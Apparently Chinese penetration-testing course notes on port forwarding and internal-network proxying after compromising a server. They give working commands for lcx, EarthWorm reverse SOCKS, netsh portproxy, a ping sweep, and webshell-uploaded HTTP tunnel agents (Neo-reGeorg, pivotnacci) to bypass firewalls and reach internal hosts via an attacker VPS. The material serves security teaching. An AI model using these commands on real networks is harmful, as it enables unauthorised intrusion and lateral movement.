代理技术-6.25

端口转发与内网代理

在渗透测试中，在获取目标外网权限后，需要通过转发端口或搭建代理等方式建立内网通道。本节课将简要介绍这些转发和代理技术的相关基础，以及搭建相应测试环境，通过演示常规工具的使用让各位同学更好理解。


一、端口转发和代理

1.1、正向连接和反向连接

在开始介绍端口转发与内网代理前，先补充两个基本概念：正向连接和反向连接。例如，Metasploit 大致可以分为两种 Meterpreter，一种是以 windows/meterpreter/bind_tcp为代表的Bind Shell，另一种是以 windows/meterpreter/reverse_tcp 为代表的 Reverse Shell。其中，Bind Shell 用于正向连接，而Reverse Shell 用于反向连接。


1.1.1、正向连接

正向连接就是受控端主机监听一个端口，由控制端主机主动去连接受控端主机的过程，适用于受控主机具有公网IP的情况下。例如在下图中，Attacker 和 Victim 主机都具有公网IP，Attacker 可以直接通过IP地址访问到 Victim，所以能够使用正向连接来控制 Victim。



1.1.2、反向连接

反向连接是控制端主机监听一个端口，由受控端主机反向去连接控制端主机的过程，适用于受控端主机没有公网IP的情况。例如，如下图所示，Victim 是一台位于内网，并且没有公网IP的主机，Attacker无法直接通过IP地址访问到 Victim。所以此时需要在Atacker 上监听一个端口，让Victim去反向连接 Attacker，从而实现对 Victim的控制。在渗透测试中，正向连接往往受限于受控主机上的防火墙屏蔽及权限不足等情况，而反向连接可以很好地突破这些限制。



1.2、端口转发

端口转发（Port Forwarding）是网络地址转换（NAT）的一种应用。通过端口转发，一个网络端口上收到的数据可以被转发给另一个网络端口。转发的端口可以是本机的端口，也可以是其他主机上的

端口。

在现实环境中，内网部署的各种防火墙和入侵检测设备会检查敏感端口上的连接情况，如果发现连接存在异样，就会立即阻断通信。通过端口转发，设置将这个被检测的敏感端口的数据转发到防火墙允许的端口上，建立起一个通信隧道，可以绕过防火墙的检测，并与指定端口进行通信。

端口映射（Port Mapping）也是网络地址转换（NAT）的一种应用，用于把公网的地址翻译成私有地址。端口映射可以将外网主机收到的请求映射到内网主机上，使得没有公网 IP 地址的内网主机能够对外提供相应的服务。

注意，根据相关资料，端口转发与端口映射的概念并没有严格的术语解释，有的资料只是定义了这两个术语，并作为同一个术语进行解释，所以我们此处也不做区分。

1.3、SOCKS代理

SOCKS 全称为 Protocol For Sessions Traversal Across Firewall Securely，是一种代理协议，其标准端口为1080。SOCKS 代理有 SOCKS 4 和 SOCKS 5 两个版本，SOCKS 4 只支持TCP，而 SOCKS 5 在 SOCKS 4 的基础上进一步扩展，可以支持 UDP 和各种身份验证机制等协议。采用 SOCKS 协议的代理服务器被称为 SOCKS 服务器，这是一种通用的代理服务器，在网络通信中扮演着一个请求代理人的角色。在内网渗透中，通过搭建 SOCKS 代理，可以与目标内网主机进行通信，避免多次使用端口转发。


二、常见转发和代理工具

2.1、LCX端口转发

lcx是一个基于 Soket 套接字实现的端口转发工具，有 Windows 和 Linux 两个版本。一个正常的 Socket 隧道必须具备两端：一个为服务端，监听一个端口，等待客户端的连接；另一端为客户端，通过传入服务端的 IP 地址和端口，才能主动与服务器连接。

2.1.1、目标机有公网 IP

测试环境如下图所示，右侧的Windows Server 2012 是一个具有公网 IP 地址的 Web 服务器。左侧的 Kali 为攻击机。



假设此时已经获取了 Windows Server 2012 的控制权，需要登录其远程桌面查看情况，但是防火墙对 3389 端口做了限制，不允许外网机器对 3389 端口进行连接。那么，通过端口转发，可以将3389端口转发到其他防火墙允许的端口上，如4444端口。

在 Windows Server 2012 上执行以下命令，然后通过连接 Windows Server 2012 的 4444 端口，即可成功访问其远程桌面。

```
lcx.exe -tran 4444 127.0.0.1:3389

- lcx.exe 是local port forwarding工具的执行程序。
- -tran 参数表示启动端口转发。
- 4444 是本地端口,用于监听连接。
- 127.0.0.1:3389 是远程主机地址和端口。

所以这个命令的作用是:

1. 在本地监听 4444 端口。
2. 当有连接到本地4444端口时,lcx会自动建立与127.0.0.1地址的3389端口的连接。
3. 随后转发本地4444端口和远程3389端口之间的数据流。

这样就实现了本地端口4444到远程端口3389的转发。本地程序连接4444,就相当于连接了远程3389端口
```


2.1.2、端口映射

测试环境如下图所示。右侧的Web 服务器（Windows Server 2012）有两个网卡分别连通外网和内网，分别为公网 IP(模拟）地址 192.168.223.248 和内网 IP地址 192.168.52.10。内网还存在一台 MySQL 服务器。

假设已经获取 Windows Server 2012 的控制权，经过信息收集，获得内网中 MySQL服务器的登录凭据，接下来需要登录这台服务器。但是服务器位于内网，无法直接通过 IP 地址进行访问，所以需要通过端口映射，将 MySQL 服务器的 3389 端口映射到Windows Server 2012。

可通过下方命令探测内网存活主机

```
for /L %i in (1,1,254) DO @ping -w 1 -n 1 10.10.10.%i | findstr "TTL="
```




在 Windows Server 2012 上执行以下命令，将 MySQL 服务器的 3389 端口映射到 Windows Server 2012 的 2222 端口，然后通过连接 Windows Server 2012 的 2222 端口，即可成功访问内网 MySQL 服务器的 3389。

```
lcx.exe -tran 2222 192.168.52.21:3389
```

2.1.3、目标机无公网 IP

测试环境如下图所示，右侧的 Web 服务器 （Windows Server 2012）没有公网 IP 地址，通过 NAT 对外提供 Web 服务，左侧的 CentOS 7.6 为测试人员的公网 VPS。



假设已经获取 Windows Server 2012 的控制权，需要登录其远程桌面查看情况，但是 Windows Server 2012 没有公网IP地址，无法直通过IP地址进行访问，所以需要公网VPS监听一个端口，将 Windows Server 2012的3389 端口转发到 VPS的这个端口上。

首先，在VPS上执行如下命令，监听本地的7777端口，并将8888端口上接收到的数据转发给本机的7777端口

```
./lcx -listen 7777 8888
```

然后在 Windows Server 2012 上执行以下命令，控制 Windows Server 2012 去连接 VPS 的 8888 端口，然后连接 VPS 的 7777 端口可访问 Windows Server 2012 的远程桌面。

```
lcx.exe -slave 47.93.xxx.xxx:8888 127.0.0.1:3389
```

2.3、EW(EarthWorm)结合proxychains代理链

EW 是一套便携式的网络穿透工具，具有 SOCKS5 服务架设和端口转发两大核心功能，可在复杂网络环境下完成网络穿透。该工具能够以“正向”、“反向”等方式打通一条网络隧道，直达网络深处，用蚯蚓独有的手段突破网络限制，给防火墙松土。工具包中提供了多种可执行文件，以适用不同的操作系统，Linux、Windows、MacOS、Arm-Linux 均被包括其内，跨平台，任何平台都可以轻松使用！

现在有这么一个环境，我们获取到了位于公网Web服务器的权限，内网中存在另外一台主机。然后，我们现在要将公网Web服务器设置为代理，访问和探测内网主机的信息。

2.3.1、EW正向代理

Web服务器的设置

```
    #监听本地的1080端口
```

我们攻击主机的设置

```
如果是Linux系统，配置proxychains代理链的配置文件，将代理设置成 WEB服务器 的1080端口: socks5 WEB服务器IP 1080 。然后命令前面加上 proxychains即可。如: proxychains curl 192.168.10.19

如果是Windows系统，直接浏览器中设置代理为 WEB 服务器IP的 1080 端口，或者利用  Proxifier 、sockscap64 设置全局代理
```

2.3.2、EW反向代理

Web服务器的设置

```
ew_for_Win.exe -s rssocks -d VPSIP -e 8888  #将本机的流量全部转发到攻击机的8888端口
```

攻击主机的设置

```
ew_for_Win.exe -s rcsocks -l 1080 -e 8888   #将本机的8888端口的流量都转发给1080端口
然后浏览器中设置代理为 127.0.0.1 的1080端口，或者利用  Proxifier 、sockscap64 设置全局代理
```

2.4、Netsh实现端口转发

Netsh 是Windows自带的命令行脚本工具，它可以建立端口映射。

现在有这么一个环境，内网中有一台Web服务器，但是我们处于公网，所以无法访问该服务器。于是，我们可以在中间Web服务器上利用Netsh实现一个端口映射，只要我们访问中间Web服务器公网地址的指定端口，就相当于我们访问内网Web服务器的80端口。

```
netsh interface portproxy add v4tov4 listenaddress=WEB服务器 listenport=8080 connectaddress=内网主机 connectport=80 #新建一个端口映射，将WEB服务器的8080端口和内网主机的80端口做个映射

命令解析:
netsh interface portproxy add : 在netsh接口下添加端口转发规则
v4tov4: 指定转发的为IPV4到IPV4流量
listenaddress=WEB服务器: 设置外网可以访问的WEB服务器地址
listenport=8080: 设置在WEB服务器上监听的端口为8080
connectaddress=内网主机: 设置要转发到的内网主机地址
connectport=80: 设置要转发到内网主机的端口80

netsh interface portproxy show all  #查看端口映射

netsh interface portproxy delete v4tov4 listenaddress=WEB服务器 listenport=8080 #删除端口映射
```

2.5、Netsh实现本地端口转发

现在我们有这么一个环境，我们获得了公网服务器的权限，并且获得了该服务器的账号密码。但是3389端口被防火墙阻止，所以我们现在就需要做本地端口映射，将3389端口的流量映射到其他端口。

该服务器的操作

```
netsh interface portproxy add v4tov4 listenaddress=服务器IP listenport=13389 connectaddress=服务器IP connectport=3389
```

三、利用HTTP进行隧道穿透

3.1 Neo-reGeorg

Neo-reGeorg 是一款很实用的Web隧道工具。它在 reGeorg 的基础上提高隧道的连接安全性、可用性、传输内容保密性，以应对更多的网络环境场景。它依赖Python3环境。

1）Neo-reGeorg 支持 aspx、jsp、php三种语言，这里通过 webshell 将 tunnel.php 文件上传到Web服务器网站服务的根目录下，生成带有密码的服务器脚本文件。执行下方命令生成文件，运行后会在当前目录下生成文件夹 neoreg_servers，该文件夹内会有各种环境下的脚本

```
python neoreg.py generate -k test
-k指定密码
```

2）将生成的文件上传到跳板web服务器，访问该文件

3）使用攻击机执行下方命令，此时隧道搭建成功

```
python neoreg.py -k test -u http://IP/tunnel.php -p 8888
如果需要其他主机链接代理，需要添加 -l 0.0.0.0 参数
```

3.2 pivotnacci

pivotnacci 这款工具一样是通过HTTP来搭建隧道的，它通过SOCKS代理，支持SOCKS 4、SOCKS 5两种协议，并且能为隧道加密，也是一款不错的隧道工具。

1）下载完安装包并解压后先初始化，使用攻击机在 pivotnacci-master 文件夹下，执行下列命令来下载相关依赖库。

```
pip install -r requirements.txt
```

2）使用Python配置环境，执行下列命令来生成文件

```
python setup.py install
```

3）如果需要使用密码加密，可以在 agents/agent.php 文件中为 AGENT_PASSWORD 赋值。

4）将 agent.php 放置在网站根目录下，在攻击机中执行下列命令，其中 -p 6666是指定端口，--password是指自定义密码。

```
./pivotnacci http://192.168.0.25/agent.php -p 6666 --password text -v
```